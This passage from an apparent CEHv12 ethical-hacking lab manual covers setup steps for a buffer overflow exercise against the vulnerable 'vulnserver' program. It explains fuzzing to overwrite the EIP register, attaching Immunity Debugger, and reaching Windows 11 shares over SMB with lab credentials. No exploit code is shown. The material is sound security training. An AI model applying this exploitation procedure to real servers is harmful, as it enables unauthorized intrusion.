
48. After identifying the buffer overflow vulnerability in the target server, we need to perform fuzzing. Fuzzing is performed to send a large amount of data to the target server so that it experiences buffer overflow and overwrites the EIP register.
49. Click **CEHv12 Windows 11** switch back to the **Windows 11** machine and close **Immunity Debugger** and the vulnerable server process.
50. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger** and click the **Run program** icon in the toolbar to run **Immunity Debugger**.
51. Click **CEHv12 Parrot Security** to switch back to the **Parrot Security** machine.
52. Minimize the **Terminal** window. Click the **Places** menu present at the top of the **Desktop** and select **Network** from the drop-down options.




53. The **Network** window appears; press **Ctrl+L**. The **Location** field appears; type **smb://10.10.1.11** and press **Enter** to access **Windows 11** shared folders.




54. The security pop-up appears; enter the **Windows 11** machine credentials (**Username: Admin** and **Password: Pa\$\$w0rd**) and click **Connect**.



